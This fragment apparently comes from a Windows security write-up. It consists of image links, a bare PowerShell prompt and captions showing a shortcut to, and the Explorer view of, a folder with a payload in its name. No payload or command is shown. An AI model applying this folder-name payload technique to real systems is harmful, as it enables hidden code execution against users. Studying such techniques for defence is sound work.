
PS C:\WINDOWS\system32>
```




SH02: Shortcut to a folder with payload in the name




SH02: Shortcut to a folder with payload in the name




SH03: Background of the explorer window of a folder with a payload in its name




SH03: Background of the explorer window of a folder with a payload in its name



